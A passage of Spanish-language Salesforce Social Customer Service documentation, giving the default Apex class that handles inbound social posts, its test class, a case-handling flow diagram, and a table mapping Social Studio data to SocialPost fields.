   } catch(Exception e){
   //log exception, etc
   throw e;
   }
   return result;
   }
   ```

   O BIEN

2. Establecer la marca de operación correcta en el objeto de respuesta como falsa.

   ```
   global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
   SocialPersona persona, Map<String, Object> rawData) {
   ```

```
Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
result.setSuccess(true);

try{
//handle the post here
} catch(Exception e){
//log exception, etc
result.setSuccess(false);
}
return result;
}
```


# Proceso de clase de Apex predeterminada

Un diagrama visual de la ruta de una publicación entrante mediante la clase de Apex predeterminada.

EDICIONES

Disponible en: Salesforce Classic

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.


Inbound Post
Match Post R6PostId or ExternalPostId
Match Persona ExternalId or Name (for Other provider)
Truncate post content (32000 characters max)
Existing Post
No
Yes
Update Post and Persona (if exists)
Set Post.ReplyTo based on ReplyToId or responseContextExternalId
New Persona
No
Yes
Have enough Persona info
No
Yes
Create Contact and Persona
Parent Post
Yes
Reply to outbound post or reply to self
No
Post from same persona to same managed account exists
No
Yes
Yes
Case exists
No
Yes
Case status open
No
Yes
Case closed within X days
No
Yes
Skip Case Creation
Yes
No
Reopen case
Create a new case
Set Relationships on Post, Persona and Case (if exists)
Set Post Moderation (if no case)
Insert Post
New Case Created
Yes
No
Set Post as Case Source
End

# Referencia de clase de Apex predeterminada

Código de clase de Apex predeterminada completo del servicio al cliente de redes sociales. La siguiente clase de Apex es vigente a partir del lanzamiento de Summer '16.

Para versiones anteriores, consulte Historial de clase de Apex predeterminada en la página 3153

EDICIONES

Disponible en: Salesforce Classic

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
```

```
        setRelationshipsOnPost(post, persona, parentCase);
        setModeration(post, rawData);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void setModeration(SocialPost post, Map<String, Object> rawData){
     //if we don't automatically create a case, we should flag the post as requiring
moderator review.
     if(post.parentId == null && !isUnsentParent(rawData))
   post.reviewedStatus = 'Needed';
 }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
           //update as a new sobject to prevent undoing any changes done by insert triggers

            update new Case(Id = parentCase.Id, SourceId = parentCase.SourceId);
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
```

```
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        if(!isUnsentParent(rawData)) {
            Case parentCase = findParentCase(post, persona);
            if (parentCase != null) {
                if (!parentCase.IsClosed) {
                    return parentCase;
                }
                else if (caseShouldBeReopened(parentCase)) {
                    reopenCase(parentCase);
                    return parentCase;
                }
            }
            if(shouldCreateCase(post, rawData)){
                isNewCaseCreated = true;
                return createCase(post, persona);
            }
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
```

```
            }
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
```

```
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }
```

```
    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                return posts[0];
            }
        }
        return null;
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
```

```
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData) {
        return !isUnsentParent(rawData) && (!hasSkipCreateCaseIndicator(rawData) ||
hasPostTagsThatCreateCase(post));
    }

    private boolean isUnsentParent(Map<String, Object> rawData) {
        Object unsentParent = rawData.get('unsentParent');
       return unsentParent != null && 'true'.equalsIgnoreCase(String.valueOf(unsentParent));

    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
```

```
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }


}
```

# Pruebas de Apex para la clase de Apex predeterminada

Las pruebas del servicio al cliente de redes sociales para el código de la clase de Apex predeterminada.

EDICIONES

Disponible en: Salesforce Classic

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
```

```
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
```

```
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
```

```
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

# Datos cumplimentados en objetos de redes sociales

Detalles sobre los campos que hay en los objetos estándar, Publicación social y Persona social, y qué campos se cumplimentan con datos en estos momentos desde Social Studio.

Cuando se configura Social Studio para funcionar con Social Customer Service (SCS), Social Studio envía datos a Salesforce sin procesar, que luego se descodifican por el sistema de admisión de datos de SCS y se anexan a dos objetos estándar de Salesforce: Publicación social y Persona social. Publicación social contiene información que es específica de publicaciones (las publicaciones en este contexto abarcan tweets, mensajes directos de Twitter, publicaciones, comentarios, respuestas de comentarios de Facebook, etc.). Persona social almacena información de identidad de redes sociales recogida de la información de autores en las publicaciones recibidas por SCS.

Nota: Si ha modificado la clase de Apex predeterminada, es posible que aparezcan asignaciones alternativas.

EDICIONES

Disponible en: Salesforce Classic

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

## Publicación social

El objeto Publicación social contiene los siguientes campos.

**Tabla 46: Campos de Publicación social**

| Campo de Salesforce | Valor de datos procedente de Social Studio | Datos de muestra | Notas |
|---|---|---|---|
| AssignedTo | assignedTo | "Juan López" (usuario de Social Studio, no de Salesforce) | No se actualiza |
| Analyzer Score | analyzerScore | 5 | Calificación establecida en una publicación en la plataforma R6 |
| Attachment Type | Matriz mediaUrls | Imagen, vídeo | Cumplimentado por SCS cuando llegan nuevos datos a Salesforce: solo se asignan los primeros datos adjuntos |
| URL de archivo adjunto | Matriz mediaUrls | http://algun.dominio/imagen.jpg | Cumplimentado por SCS cuando llegan nuevos datos a Salesforce: solo se asignan los primeros datos adjuntos |
| Clasificación | clasificación | [Valor personalizado] | Completado como define el administrador |
| CommentCount | commentCount | ND | No se actualiza |
| Contenido | contenido | Apple va a presentar el nuevo Mac Pro, ¿qué te parece? | El contenido real de la publicación en redes sociales |
| ExternalPostId | externalPostId | 1111222233334444 | Id. nativo de la red social |
| Handle | author | thehotclothes | ND |
| HarvestDate | harvestDate | 2013-06-11T13:07:00Z | Fecha de recopilación de la publicación por Social Studio |

| Campo de Salesforce | Valor de datos procedente de Social Studio | Datos de muestra | Notas |
|---|---|---|---|
| Titular | source | ND | No se actualiza |
| Id | salesforcePostId | 12345678912345 | Cumplimentado dentro de Salesforce |
| InboundLinkCount | inboundLinkCount | ND | No se actualiza |
| IsOutbound | ND | Sí/No | Cumplimentado dentro de Salesforce |
| KeywordGroupName | keywordGroupName | ND | No se actualiza |
| Idioma | idioma | Inglés | Completado en SCS |
| LikesAndVotes | likesAndVotes | ND | No se actualiza |
| MediaProvider | mediaProvider | TWITTER | Red social |
| MediaType | mediaType | Twitter | Red social |
| MessageType | messageType | Tweet | Valores posibles:<br>• Twitter: Tweet, Responder, Directo<br>• Facebook: Publicación, Comentario, Respuesta, Privado |
| Nombre | source | TWEET DE: mysamplehandle | Generado por el sistema por Social Studio. |
| Notas | notas | ND | Incluye notas agregadas por las siguientes acciones de Núcleo social:<br>• Agregar nota<br>• Traducir a<br>• Detectar idioma<br>• Enviar correo electrónico |
| OutboundSocialAccount | ND | Northern Trails Outfitters | Cumplimentado con cuenta en redes sociales utilizada para publicar, solo para publicaciones salientes |
| Principal | ND | 00001728 (vinculado) | Cumplimentado con el número de caso principal si la publicación está asociada con un caso |
| Persona | ND | Persona de muestra | Cumplimentado con Persona social si hay una |

| Campo de Salesforce | Valor de datos procedente de Social Studio | Datos de muestra | Notas |
|---|---|---|---|
| Publicado | postDate | 2013-06-11T13:07:00Z | Fecha-hora de publicación en red social. |
| PostPriority | postPriority | Alta | Prioridad establecida dentro de Social Studio. |
| PostTags | postTags | etiqueta de publicación 1, etiqueta de publicación 2 | Las etiquetas se separan con comas. |
| PostUrl | postUrl | http://twitter.com/mi_nombre_usuario/status/1111222233334444 | Vínculo a la publicación de origen |
| Proveedor | mediaProvider | Twitter | Establecido en red social. |
| R6PostId | r6PostId | 12345678 | Id. de publicación nativo de Social Studio. |
| R6SourceId | r6SourceId | 1234 | Id. de autor nativo de Social Studio. |
| R6TopicId | r6TopicId | 1234567890 | Id. nativo de Social Studio para el perfil de tema o la cuenta gestionada |
| Destinatario | recipientId | 12345678912345 | Id. nativo del destinatario en la red social |
| RecipientType | recipientType | Persona | ND |
| ReplyTo | ND | Otra publicación en redes sociales (vinculada) | Cumplimentado dinámicamente por la lógica de Salesforce basado en replyToExternalPostId desde Social Studio |
| Sentimiento | sentimiento | Neutral | ND |
| Compartidos | compartidos | ND | No se actualiza |
| SourceTags | sourceTags | etiqueta de origen 1, etiqueta de origen 2 | Las etiquetas de origen utilizadas para seguir los tipos de autores |
| SpamRating | spamRating | NotSpam | ND |
